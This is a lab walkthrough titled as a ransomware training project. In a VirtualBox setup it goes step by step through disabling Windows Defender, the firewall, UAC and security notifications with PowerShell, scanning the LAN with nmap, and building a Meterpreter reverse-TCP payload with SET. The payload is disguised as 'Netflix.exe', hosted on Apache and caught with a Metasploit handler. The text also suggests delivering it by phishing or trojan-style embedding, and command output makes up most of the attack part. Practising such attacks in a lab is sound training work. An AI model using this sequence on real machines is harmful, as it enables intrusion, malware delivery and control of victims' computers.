Ransomware Training Project Live Lab

Environment Structure

- Virtualization: VirtualBox
- Network Components:
  - pfSense as the firewall and router
- Systems:
  - Kali Linux as the attacker machine (on the same LAN as the target)
  - PC11: Windows 11 as the target machine (on the same LAN as the attacker)
- Tools Used
  - Metasploit: For exploit development and payload deployment
  - Meterpreter: For post-exploitation and reverse shell capabilities
  - SET Toolkit (Social Engineering Toolkit): To simulate social engineering attacks
  - Apache2: For hosting payloads and web-based attack vectors
  - PowerShell: For executing commands on Windows to disable security features and conduct the reverse shell setup

Project Overview and Observations

The initial step in this project is to ensure that both virtual machines (attacker and target) are on the same network. This setup avoids complexities and keeps the environment straightforward, without requiring inter-LAN attacks, which would necessitate more complex configurations, such as separate LANs and advanced routing.

We also need to disable security features on the target Windows 11 VM. This will involve running a few PowerShell commands with administrative privileges to turn off key Windows security components completely:

Disable Windows Defender Realtime Monitoring:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Disable Windows Firewall:

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
```

Disable User Account Control (UAC):

```
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "EnableLUA" -Value 0
```

Suppress Windows Security Notifications:

```
New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings" -Name "NOC_GLOBAL_SETTING_TOASTS_ENABLED" -Value 0 -PropertyType DWORD -Force
```

After running these commands, use the Windows Security UI to verify that essential security features are disabled and that you see alerts or warnings (indicated by red and yellow flags) in areas such as:

- Firewall
- Virus protection
- Windows Security Notifications
- Tamper Protection
- User Account Control (UAC)
- Microsoft Defender SmartScreen
- Windows Defender Antivirus

These PowerShell commands handle most of these security components, ensuring the setup functions as intended for the lab.

Additional Manual Steps

Disable Microsoft Defender SmartScreen

Navigate to Windows Security > App & Browser Control.

Under Reputation-based protection settings, turn off Check apps and files and SmartScreen for Microsoft Edge.

Disable Tamper Protection


This setting prevents changes to security configurations. To disable it, go to

Windows Security > Virus & threat protection settings.


These components are essential to verify manually, as they may not be fully covered by PowerShell scripts. Additionally, to aid in deploying the project, you could compile your Python scripts or commands into a .ps1 file. Social engineering methods, like phishing or embedding the script in other file types (following Trojan-like techniques), could be employed to execute the script.

With these configurations in place, the environment is set up and ready for testing.

Network scanning



```
coldpriest@coldpriest:~$ sudo su
[sudo] password for coldpriest:
root@coldpriest:/home/coldpriest# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:26:ed:9f brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:57:91:8a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
       valid_lft 3946sec preferred_lft 3946sec
    inet6 fe80::a00:27ff:fe57:918a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

root@coldpriest:/home/coldpriest# nm
nm: 'a.out': No such file

root@coldpriest:/home/coldpriest# nmap -sV 192.168.1.0/24
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-11-09 17:50 EST
Nmap scan report for pfSense.bytepath.com (192.168.1.1)
Host is up (0.0031s latency).
Not shown: 997 filtered tcp ports (no-response)
```




```
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
53/tcp  open  domain   Unbound
80/tcp  open  http     nginx
443/tcp open  ssl/http nginx
MAC Address: 08:00:27:D7:E2:35 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.103
Host is up (0.025s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:5E:CC:58 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.102
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE   VERSION
80/tcp open  http      Apache httpd 2.4.62 ((Debian))
88/tcp open  ms-pe-exe Microsoft PE executable file
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port88-TCP:V=7.94SVN%I=7%D=11/9%Time=672FE946%P=x86_64-pc-linux-gnu%r(N
SF:ULL,14104,"F\xb0\x02\0MZ\xe8\0\0\0\0\[REU\x89\xe5\x81\xc3vG\0\0\xff\xd3
```

The first step is to identify the IP address of the Kali machine to understand the subnet of the LAN. With this information, we can run an Nmap scan. In this setup, the LAN IP range is 192.168.1.0/24, so the Nmap command will be:

nmap -sV 192.168.1.0/24

This Nmap scan will identify all endpoints on the network, collecting details such as IP addresses, operating systems, open ports, and the version of services running. Using this, we can locate the Windows machine (the target) based on services commonly associated with Windows systems.

Once the target IP is confirmed and reachable, we can proceed with payload creation.



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 26.00 seconds

root@coldpriest:/home/coldpriest# setoolkit
```

Creating the payload

For this project, we will use the Social Engineering Toolkit (SET).


Launch SET and choose:

- Option 1: Social Engineering
- Option 4: Create a payload and listener
- Option 2: Windows Reverse_TCP Meterpreter


Configure the Payload:

- Enter the IP address of your Kali machine.
- Use a port below 1000, such as 88, to simplify the setup.

Once the payload is configured, pause here and do not execute any commands yet.



```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
```



```
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple po
rts
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterp
reter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 192.168.1.102
set:payloads> Enter the PORT for the reverse listener: 88
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): 
```

Running Apache2

The Apache2 server will be used to host the payload for easy access.

Check the Apache2 Status:

service apache2 status

Ensure the Server is Off:

service apache2 stop

Copy the Payload to Apache Directory:

cp /root/.set/payload.exe /var/www/html/Netflix.exe


Start the Apache2 Server:

service apache2 start


Verify Server Status:

service apache2 status

With the Apache2 server running, files can now be shared over the network. Users on the same LAN can access files from this server.



```
coldpriest@coldpriest:~$ sudo su
[sudo] password for coldpriest:
Sorry, try again.
[sudo] password for coldpriest:
root@coldpriest:/home/coldpriest# service apache2 status
○ apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

Nov 09 15:57:25 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 15:57:25 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.
Nov 09 16:06:48 coldpriest systemd[1]: Stopping apache2.service - The Apache HTTP Server...
Nov 09 16:06:48 coldpriest systemd[1]: apache2.service: Deactivated successfully.
Nov 09 16:06:48 coldpriest systemd[1]: Stopped apache2.service - The Apache HTTP Server.
Nov 09 16:07:09 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 16:07:09 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.
Nov 09 17:31:41 coldpriest systemd[1]: Stopping apache2.service - The Apache HTTP Server...
Nov 09 17:31:42 coldpriest systemd[1]: apache2.service: Deactivated successfully.
Nov 09 17:31:42 coldpriest systemd[1]: Stopped apache2.service - The Apache HTTP Server.

root@coldpriest:/home/coldpriest# cp /root/.set/payload.exe /var/www/html/netflix.exe

root@coldpriest:/home/coldpriest# ls /var/www/html/
CashCat.exe  fifa30  hello.exe  index.html  index.nginx-debian.html  netflix.exe  payload.exe

root@coldpriest:/home/coldpriest# service apache2 start
```




```
root@coldpriest:/home/coldpriest# service apache2 start

root@coldpriest:/home/coldpriest# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sat 2024-11-09 17:41:57 EST; 6s ago
 Invocation: 3bae893f3f8e4b59a54d0eed25f54246
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 43573 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 43576 (apache2)
      Tasks: 6 (limit: 7053)
     Memory: 12.7M (peak: 13.2M)
        CPU: 181ms
     CGroup: /system.slice/apache2.service
             ├─43576 /usr/sbin/apache2 -k start
             ├─43579 /usr/sbin/apache2 -k start
             ├─43580 /usr/sbin/apache2 -k start
             ├─43581 /usr/sbin/apache2 -k start
             ├─43582 /usr/sbin/apache2 -k start
             └─43583 /usr/sbin/apache2 -k start

Nov 09 17:41:57 coldpriest systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 09 17:41:57 coldpriest systemd[1]: Started apache2.service - The Apache HTTP Server.

root@coldpriest:/home/coldpriest# ls /var/www/html/
CashCat.exe  fifa30  hello.exe  index.html  index.nginx-debian.html  netflix.exe  payload.exe

root@coldpriest:/home/coldpriest# 
```

Setting Up the Listener

Return to the original terminal where the payload listener prompt was left open. This time, confirm the prompt by entering yes, which will load the listener in msfconsole.

msf6 exploit(multi/handler) >

The attacker is now prepared to wait for the target to execute the payload, whether through a social engineering attack, phishing email, or another method, which will activate a reverse shell session.




```
LHOST => 192.168.1.102
resource (/root/.set/meta_config)> set LPORT 88
LPORT => 88
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.102:88
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.102:88 → 192.168.1.103:56273) at 2024-11-
sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  1         meterpreter x86/windows  PC1-11\vboxuser @ PC1-11   192.168.1.102:88 → 192
                                                                 03)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

